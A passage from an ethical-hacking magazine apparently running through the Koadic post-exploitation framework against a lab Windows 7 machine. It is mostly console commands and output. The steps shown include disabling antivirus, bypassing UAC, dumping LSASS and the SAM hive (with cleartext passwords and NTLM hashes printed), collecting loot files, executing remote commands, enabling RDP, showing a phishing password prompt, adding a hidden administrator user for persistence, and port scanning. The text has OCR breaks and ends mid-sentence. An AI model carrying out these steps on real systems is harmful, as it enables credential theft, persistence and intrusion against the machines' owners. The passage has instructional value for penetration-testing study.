(koadic: imp/gat/windows_key)$ use implant/manage/killav
(koadic: imp/man/killav)$ info

        NAME     VALUE              REQ     DESCRIPTION
        -----    -----------        ----    -------------
        ZOMBIE   ALL                yes     the zombie to target

(koadic: imp/man/killav)$
```

So we manually disabled the antivirus to complete this article. However in real world, if you are at the sta-ge of Post exploitation, you have already figured out a method to disable anti virus, right?

After disabling the antivirus, The bypassuac_eventvwr was successful in elevating privileges as it sp-awned another zombie (zombie 1).

```
(koadic: imp/ele/bypassuac_eventvwr)$ run
[*] Zombie 0: Job 6 (implant/elevate/bypassuac_eventvwr) created.
[+] Zombie 0: Job 6 (implant/elevate/bypassuac_eventvwr) completed
.
[+] Zombie 1: Staging new connection (192.168.36.154) on Stager 0
[+] Zombie 1: WIN-DHH9GH6L5SP\admin* @ WIN-DHH9GH6L5SP -- Windows
7 Home Basic
(koadic: imp/ele/bypassuac_eventvwr)$
```

Now, we have two zombies hooked to the target.

```
(koadic: imp/ele/bypassuac_eventvwr)$ zombies

        ID   IP            STATUS  LAST SEEN
        ---  ---------     ------- -------------
        0    10.10.10.7    Alive   2021-05-17 09:27:14
        1*   10.10.10.7    Alive   2021-05-17 09:27:14
```

Zombie ID 1 is a privileged one.

```
        User:                   WIN-DHH9GH6L5SP\admin*
        Hostname:               WIN-DHH9GH6L5SP
        Primary DC:             Unknown
        OS:                     Windows 7 Home Basic
        OSBuild:                7601
        OSArch:                 32
        Elevated:               YES!

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0;
 Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729)
        Session Key:            26a80992f977406f8bdfa420a3076aed
```

Let's see some information gathering implants of Koadic.

```
(koadic: imp/ele/bypassuac_eventvwr)$ use implant/
elevate/  gather/   manage/   phish/    scan/
fun/      inject/   persist/  pivot/    util/
(koadic: imp/ele/bypassuac_eventvwr)$ use implant/gather/
clipboard          enum_shares        loot_finder
comsvcs_lsass      enum_users         office_key
enum_domain_info   hashdump_dc        user_hunter
enum_printers      hashdump_sam       windows_key
(koadic: imp/ele/bypassuac_eventvwr)$ use implant/gather/
```

The gather/clipboard implant is used to gather current content of the user clipboard.

```
(koadic: imp/ele/bypassuac_eventvwr)$ use implant/gather/clipboard
(koadic: imp/gat/clipboard)$ info

        NAME     VALUE                REQ     DESCRIPTION
        -----    ------------         ----    -------------
        ZOMBIE   ALL                  yes     the zombie to target

(koadic: imp/gat/clipboard)$ set zombie 1
```

```
(koadic: imp/gat/clipboard)$ run
[*] Zombie 1: Job 7 (implant/gather/clipboard) created.
[+] Zombie 1: Job 7 (implant/gather/clipboard) completed.
Clipboard contents:
<html><body><head><script type="text/javascript">var NeVmayzJSokn=
new Array;NeVmayzJSokn[0]=1013478509.0;NeVmayzJSokn[1]=1816018024.
0;NeVmayzJSokn[2]=1700881470.0;NeVmayzJSokn[3]=1014195058.0;NeVmay
zJSokn[4]=1768977440.0;NeVmayzJSokn[5]=1954115685.0;NeVmayzJSokn[6
]=1025668197.0;NeVmayzJSokn[7]=2020880234.0;NeVmayzJSokn[8]=163514
8147.0;NeVmayzJSokn[9]=1668442480.0;NeVmayzJSokn[10]=1948401270.0;
NeVmayzJSokn[11]=1634869365.0;NeVmayzJSokn[12]=1783850838.0;NeVmay
zJSokn[13]=1719288902.0;NeVmayzJSokn[14]=1180123680.0;NeVmayzJSokn
[15]=1025532276.0;NeVmayzJSokn[16]=1868703778.0;NeVmayzJSokn[17]=1
346915946.0;NeVmayzJSokn[18]=1668115575.0;NeVmayzJSokn[19]=1682129
523.0;NeVmayzJSokn[20]=1498887534.0;NeVmayzJSokn[21]=1683441262.0;
NeVmayzJSokn[22]=1515466857.0;NeVmayzJSokn[23]=1449871956.0;NeVmay
zJSokn[24]=1496533616.0;NeVmayzJSokn[25]=1665683817.0;NeVmayzJSokn
```

The gather/enum_shares implant is used to gather network share information about the target.

```
(koadic: imp/gat/clipboard)$ use implant/gather/enum_shares
(koadic: imp/gat/enum_shares)$ info

        NAME     VALUE                REQ     DESCRIPTION
        -----    ------------         ----    -------------
        ZOMBIE   ALL                  yes     the zombie to target

(koadic: imp/gat/enum_shares)$ set zombie 1
[+] ZOMBIE => 1
```

That is, if there are any network shares available.

The gather/loot_finder implant is used to collect loot from the target machine. With this implant we can search for files using their extensions and collect them. For example, here we are collecting pdf and .xsl files in tfrom the C:\ Drive.

```
(koadic: imp/gat/enum_shares)$ run
(koadic: imp/gat/enum_shares)$ use implant/gather/loot_finder
(koadic: imp/gat/loot_finder)$ info

        NAME        VALUE              REQ     DESCRIPTION
        ----        ------------       ----    -------------
        DIRECTORY   %TEMP%             no      writeable director
y on zombie
        LOOTDIR     C:\                yes     root directory to
search for loot
        LOOTEXTS    .pdf, .xsl         no      file extensions to
 search for (comma seperated)
        LOOTFILES                      no      files or words to
search for (comma seperated)
        ZOMBIE      ALL                yes     the zombie to targ
et

(koadic: imp/gat/loot_finder)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/loot_finder)$ run
[*] Zombie 1: Job 8 (implant/gather/loot_finder) created.
[+] Zombie 1: Job 8 (implant/gather/loot_finder) completed.
[+] Loot findings:
[!] Lots of loot! Only printing first 10 lines...
C:\Program Files\LibreOffice\help\idxcaption.xsl
C:\Program Files\LibreOffice\help\idxcontent.xsl
C:\Program Files\LibreOffice\share\extensions\wiki-publisher\filte
r\odt2mediawiki.xsl
C:\Program Files\LibreOffice\share\extensions\wiki-publisher\filte
r\math\cmarkup.xsl
C:\Program Files\LibreOffice\share\extensions\wiki-publisher\filte
r\math\entities.xsl
C:\Program Files\LibreOffice\share\extensions\wiki-publisher\filte
r\math\glayout.xsl
C:\Program Files\LibreOffice\share\extensions\wiki-publisher\filte
r\math\mmltex.xsl
C:\Program Files\LibreOffice\share\extensions\wiki-publisher\filte
r\math\scripts.xsl
C:\Program Files\LibreOffice\share\extensions\wiki-publisher\filte
r\math\tables.xsl
[+] Saved loot list to /tmp/loot.10.10.10.7.3a00f58a1f9e4835b0c658
c62f75cbf1
(koadic: imp/gat/loot_finder)$
```

The gather/comsvcs_lsass implant is used to create a minidump of LSASS process using comsvcs.dll.

```
(koadic: imp/gat/loot_finder)$ use implant/gather/comsvcs_lsass
(koadic: imp/gat/comsvcs_lsass)$ info

        NAME        VALUE              REQ     DESCRIPTION
        -----       ------------       ----    --------------
        DIRECTORY   %TEMP%             no      writeable director
y for output
        CHUNKSIZE   10000000           yes     size in bytes (kin
d of) of chunks to save, helps avoid MemoryError exceptions
        CERTUTIL    false              yes     use certutil to ba
se64 encode the file before downloading
        LPATH       /tmp/              yes     local file save pa
th
        LSASSPID    0                  no      process ID of lsas
s.exe (0 = detect automatically)
        ZOMBIE      ALL                yes     the zombie to targ
et
```

```
(koadic: imp/gat/comsvcs_lsass)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/comsvcs_lsass)$ run
[*] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) created.
[*] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) Detected lsass.
exe process ID: 528...
[*] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) Creating a Mini
Dump with comsvcs.dll...
[*] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) Finished creati
ng MiniDump...
[*] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) Downloading lsa
ss bin file...
[*] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) Download comple
te, parsing with pypykatz...
[*] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) Removing lsass
bin file from target...
[+] Zombie 1: Job 9 (implant/gather/comsvcs_lsass) completed.
```

This gives us information about Windows credentials.

```
msv credentials
===============

Username    Domain          NTLM                                LM
                              SHA1
--------    ------          ----                                --
                              ----
admin       WIN-DHH9GH6L5SP 209c6174da490caeb422f3fa5a7ae634  f0d
412bd764ffe81aad3b435b51404ee  7c87541fd3f3ef5016e12d411900c87a604
6a8e8
```

```
tspkg credentials
=================

Username    Domain           Password
--------    ------           --------
admin       WIN-DHH9GH6L5SP  admin

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
WIN-DHH9GH6L5SP$  WORKGROUP
admin             WIN-DHH9GH6L5SP  admin

kerberos credentials
====================

Username          Password    Domain
--------          --------    ------
admin             admin       WIN-DHH9GH6L5SP
win-dhh9gh6l5sp$              WORKGROUP

(koadic: imp/gat/comsvcs_lsass)$
```

The gather/enum_users implant can be used to gather information about the current logged in user.

```
(koadic: imp/gat/comsvcs_lsass)$ use implant/gather/enum_users
(koadic: imp/gat/enum_users)$ info

        NAME      VALUE                REQ      DESCRIPTION
        -----     ------------         ----     -------------
        ZOMBIE    ALL                  yes      the zombie to target

(koadic: imp/gat/enum_users)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/enum_users)$ run
[*] Zombie 1: Job 10 (implant/gather/enum_users) created.
[+] Zombie 1: Job 10 (implant/gather/enum_users) completed.
[+] Zombie 1: Job 10 (implant/gather/enum_users)

Logged in users on 10.10.10.7
=============================
WIN-DHH9GH6L5SP\admin

(koadic: imp/gat/enum_users)$
```

The gather/office_key implant is used to retrieve the activation key off Microsoft Office. Of course, this wi-ll only work if there is MS office installed on the target.

```
(koadic: imp/gat/enum_users)$ use implant/gather/office_key
(koadic: imp/gat/office_key)$ info

        NAME     VALUE              REQ     DESCRIPTION
        -----    -----------        ----    -------------
        ZOMBIE   ALL                yes     the zombie to target

(koadic: imp/gat/office_key)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/office_key)$ run
(koadic: imp/gat/office_key)$
```

The gather/enum_domain_info implant is used to retrieve information about the Windows Domain the tar-get is a part of.

```
(koadic: imp/gat/office_key)$ use implant/gather/enum_domain_info
(koadic: imp/gat/enum_domain_info)$ info

        NAME        VALUE              REQ     DESCRIPTION
        -----       -----------        ----    -------------
        DIRECTORY   %TEMP%             no      writeable director
y on zombie
        ZOMBIE      ALL                yes     the zombie to targ
et

(koadic: imp/gat/enum_domain_info)$
```

Since the target system is not part of any domain, this implant doesn't give us any information.

```
(koadic: imp/gat/enum_domain_info)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/enum_domain_info)$ run
[*] Zombie 1: Job 11 (implant/gather/enum_domain_info) created.
[!] Zombie 1: Job 11 (implant/gather/enum_domain_info) Target does
 not appear to be joined to a domain.
[-] Zombie 1: Job 11 (implant/gather/enum_domain_info) failed!
[-] Unknown (ffffffff): Unknown
(koadic: imp/gat/enum_domain_info)$
```

The gather/enum_printers implant is used to collect information about connected printers

```
(koadic: imp/gat/user_hunter)$ use implant/gather/enum_printers
(koadic: imp/gat/enum_printers)$ info

        NAME     VALUE              REQ     DESCRIPTION
        -----    -----------        ----    -------------
        ZOMBIE   ALL                yes     the zombie to target
```

The target system does not have any printers connected.

```
(koadic: imp/gat/enum_printers)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/enum_printers)$ run
[*] Zombie 1: Job 15 (implant/gather/enum_printers) created.
[-] Zombie 1: Job 15 (implant/gather/enum_printers) failed!
[-] TypeError (800a1391): 'WScript' is undefined
(koadic: imp/gat/enum_printers)$
```

The gather/hashdump_sam implant is useful in dumping hashes from SAM file.

```
(koadic: imp/gat/enum_printers)$ use implant/gather/hashdump_sam
(koadic: imp/gat/hashdump_sam)$ info

        NAME         VALUE              REQ     DESCRIPTION
        -----        ------------       ----    -------------
        LPATH        /tmp/              yes     local file save p
ath
        RPATH        %TEMP%             yes     remote file save
path
        GETSYSHIVE   false              yes     Retrieve the syst
em hive? (slower, but more reliable)
        CERTUTIL     false              yes     use certutil to b
ase64 encode the file before downloading
        ZOMBIE       ALL                yes     the zombie to tar
get

(koadic: imp/gat/hashdump_sam)$
```

This implant ended with an error for us. Of course not everything works as we want it, even in penetratio -n testing.

```
(koadic: imp/gat/hashdump_sam)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/hashdump_sam)$ run
[*] Zombie 1: Job 16 (implant/gather/hashdump_sam) created.
[*] Zombie 1: Job 16 (implant/gather/hashdump_sam) received SAM hi
ve (217370 bytes)
[*] Zombie 1: Job 16 (implant/gather/hashdump_sam) received SECURI
TY hive (44078 bytes)
[*] Zombie 1: Job 16 (implant/gather/hashdump_sam) received SysKey
 (64868 bytes)
[*] Zombie 1: Job 16 (implant/gather/hashdump_sam) decoded SAM hiv
e (/tmp/SAM.10.10.10.7.ab7470c342da4ef280a18e4dad1fddfc)
[*] Zombie 1: Job 16 (implant/gather/hashdump_sam) decoded SECURIT
Y hive (/tmp/SECURITY.10.10.10.7.a867e29e9cf44d5287128cae01572b10)
[*] Zombie 1: Job 16 (implant/gather/hashdump_sam) decoded SysKey:
 0x6a167faf67a85cd6abed19bb862675a0
(koadic: imp/gat/hashdump_sam)$ Exception in thread Thread-17602:
```

```
Traceback (most recent call last):
  File "/usr/lib/python3.9/threading.py", line 954, in _bootstrap_
inner
    self.run()
  File "/usr/lib/python3.9/threading.py", line 892, in run
    self._target(*self._args, **self._kwargs)
  File "modules/implant/gather/hashdump_sam.py", line 188, in fini
sh_up
    p = Popen(cmd, stdin=PIPE, stdout=PIPE, stderr=STDOUT, close_f
ds=True, env={"PYTHONPATH": "./data/impacket"})
  File "/usr/lib/python3.9/subprocess.py", line 951, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.9/subprocess.py", line 1823, in _execute_
child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'python2'
```

The gather/windows_key implant can be used to retrieve the Windows Activation key.

```
(koadic: imp/gat/hashdump_sam)$ use implant/gather/windows_key
(koadic: imp/gat/windows_key)$ info

        NAME     VALUE            REQ     DESCRIPTION
        -----    ------------     ----    -------------
        ZOMBIE   ALL              yes     the zombie to target

(koadic: imp/gat/windows_key)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/gat/windows_key)$ run
(koadic: imp/gat/windows_key)$
```

It failed to retrieve the key as the Windows is not yet activated. The gather/hashdump_dc implant can be used to collect Domain Controller hashes from the NTDS.dit file. Obviously, this will only work on targets which are Domain Controllers. The gather/user_hunter implant is useful in collecting information about logged on users on a domain controller. That's the end of information gathering implants of Koadic.

Let's move to the “manage” implants of Koadic. The manage/exec_cmd implant is used to execute a single command on the target system.

```
(koadic: imp/man/killav)$ use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)$ info

        NAME        VALUE            REQ     DESCRIPTION
        -----       ------------     ----    -------------
        CMD         hostname         yes     command to run
        OUTPUT      true             yes     retrieve output?
        DIRECTORY   %TEMP%           no      writeable director
y for output
        ZOMBIE      ALL              yes     the zombie to targ
et
```

```
(koadic: imp/man/exec_cmd)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)$ run
[*] Zombie 1: Job 18 (implant/manage/exec_cmd) created.
Result for `hostname`:
WIN-DHH9GH6L5SP

(koadic: imp/man/exec_cmd)$
```

```
(koadic: imp/man/exec_cmd)$ run
[*] Zombie 1: Job 20 (implant/manage/exec_cmd) created.
Result for `whoami`:
win-dhh9gh6l5sp\admin
```

The manage/enable_rdesktop implant is used to enable remote desktop on the target Windows system.


```
(koadic: imp/man/exec_cmd)$ use implant/manage/enable_rdesktop
(koadic: imp/man/enable_rdesktop)$ info

        NAME      VALUE              REQ     DESCRIPTION
        -----     ------------       ----    -------------
        ENABLE    true               yes     toggle to enable or d
isable
        ZOMBIE    ALL                yes     the zombie to target

(koadic: imp/man/enable_rdesktop)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/man/enable_rdesktop)$ run
[*] Zombie 1: Job 21 (implant/manage/enable_rdesktop) created.
[+] Zombie 1: Job 21 (implant/manage/enable_rdesktop) completed.
(koadic: imp/man/enable_rdesktop)$
```

The phish/password_box implant is used to prompt a popup on the target system asking for his password.

```
(koadic: imp/man/enable_rdesktop)$ use implant/phish/password_box
(koadic: imp/phi/password_box)$ info

        NAME      VALUE              REQ     DESCRIPTION
        -----     ------------       ----    -------------
        MESSAGE   You must enter y... yes     Displayed to user
        ZOMBIE    ALL                yes     the zombie to target

(koadic: imp/phi/password_box)$
```

"It's funny to us as we're so used to worms and viruses being bad news rather than making the world a better place."
- Graham Cluley

This is how the prompted box looks on the target system.



The fun implants are used for fun sake. It has only two implants. These implants can be used to play a video and play a voice file on the target system.

```
(koadic: imp/phi/password_box)$ use implant/fun/
thunderstruck   voice
(koadic: imp/phi/password_box)$ use implant/fun/thunderstruck
(koadic: imp/fun/thunderstruck)$ info

        NAME       VALUE              REQ     DESCRIPTION
        -----      ------------       ----    -------------
        VIDEOURL   https://www.yout... yes     YouTube video to pl
ay
        ZOMBIE     ALL                yes     the zombie to targe
t

(koadic: imp/fun/thunderstruck)$
```

```
(koadic: imp/fun/voice)$ use implant/fun/voice
(koadic: imp/fun/voice)$ info

        NAME      VALUE              REQ     DESCRIPTION
        -----     ------------       ----    -------------
        MESSAGE   I can't do that ... yes     message to speak
        ZOMBIE    ALL                yes     the zombie to target

(koadic: imp/fun/voice)$
```

The injection implants of Koadic are useful in injecting shellcode or reflective loaded DLL into other files and processes.

```
(koadic: imp/fun/voice)$ use implant/inject/
mimikatz_dotnet2js    shellcode_dotnet2js
mimikatz_dynwrapx     shellcode_dynwrapx
mimikatz_tashlib      shellcode_excel
reflectdll_excel
(koadic: imp/fun/voice)$ use implant/inject/
```

None of these worked for us in this case. The persistence implants of Koadic are used to have persistent access on the target system.

```
(koadic: imp/inj/mimikatz_dynwrapx)$ use implant/persist/
add_user   registry   schtasks   wmi
(koadic: imp/inj/mimikatz_dynwrapx)$ use implant/persist/
```

For example, the persist/add_user implant can be used to add a new user on the target system. We can even make this newly added user as an admin.

```
(koadic: imp/inj/mimikatz_dynwrapx)$ use implant/persist/add_user
(koadic: imp/per/add_user)$ info

        NAME        VALUE              REQ     DESCRIPTION
        -----       -----------        ----    -------------
        USERNAME                       yes     username to add
        PASSWORD                       yes     password for user
        ADMIN       false              yes     should this be an
administrator?
        DOMAIN      false              yes     should this be a d
omain account? (requires domain admin)
        CLEANUP     false              yes     will remove the cr
eated user
        DIRECTORY   %TEMP%             no      writeable director
y for output
        ZOMBIE      ALL                yes     the zombie to targ
et
```

```
(koadic: imp/per/add_user)$ set username hackercool
[+] USERNAME => hackercool
(koadic: imp/per/add_user)$ set password hackercool
[+] PASSWORD => hackercool
(koadic: imp/per/add_user)$ set admin true
[+] ADMIN => true
(koadic: imp/per/add_user)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/per/add_user)$ run
[*] Zombie 1: Job 25 (implant/persist/add_user) created.
[+] User 'hackercool' was created.
[+] User 'hackercool' was added as an administrator.
[+] Zombie 1: Job 25 (implant/persist/add_user) completed.
(koadic: imp/per/add_user)$
```

Koadic also has pivoting implants. Pivoting is a method of gaining access to other systems in the target network after getting an initial foothold. Similarly, the util implants are useful in performing useful operations on the target.

```
(koadic: imp/per/add_user)$ use implant/pivot/
exec_psexec    exec_wmi       exec_wmic      stage_wmi
(koadic: imp/per/add_user)$ use implant/util/
download_file   multi_module    upload_file
(koadic: imp/per/add_user)$ use implant/util/
```

Koadic also has one implant which is used to port scan other systems on the target network.

```
(koadic: imp/man/killav)$ use implant/scan/tcp
(koadic: imp/sca/tcp)$ info

        NAME        VALUE                REQ     DESCRIPTION
        ----        -----------          ----    -------------
        RHOSTS                           yes     name/IP of the rem
otes
        RPORTS      22,80,135,139,44...  yes     ports to scan
        TIMEOUT     3                    yes     longer is more acc
urate
        CHECKLIVE   true                 yes     check if host is u
p before checking ports
        ZOMBIE      ALL                  yes     the zombie to targ
et

(koadic: imp/sca/tcp)$
```

```
(koadic: imp/sca/tcp)$ set rhosts 10.10.10.1
[+] RHOSTS => 10.10.10.1
(koadic: imp/sca/tcp)$ set zombie 1
[+] ZOMBIE => 1
(koadic: imp/sca/tcp)$
```

```
(koadic: imp/sca/tcp)$ run
[*] Zombie 1: Job 26 (implant/scan/tcp) created.
(koadic: imp/sca/tcp)$ run
[*] Zombie 1: Job 27 (implant/scan/tcp) created.
[-] Zombie 1: Job 27 (implant/scan/tcp) 10.10.10.1          1
    not up      00000000
[+] Zombie 1: Job 27 (implant/scan/tcp) completed.
```

In this case, we failed to find and open ports or other LIVE systems. That was all about Koadic. In our next issue, we will be back with a new tool.

All your doubts, queries and questions related to ethical hacking and penetration testing can be mailed to editor@hackercoolmagazine.com or you can get to us at our Facebook Page Hackercool Magazine or tweet us at @hackercoolmagz

BYPASSING ANTIVIRUS

Cyber Security researchers at ProofPoint were tracking a hacking operation they named as TA800. TA800 had a common mode of operation. They send personalized phishing emails contai-ning a link to a supposed PDF document. Users who visited that link, downloaded malware with a fake PDF icon. This Malware is a loader which once opened provides attackers control of victi-m's Windows Systems. These hackers have been using a loader named Baz Loader since 2020. However, researchers noticed a new loader being used by these hackers on February 3, 2021. This loader which researchers named as Nimza Loader was built in Nim programming

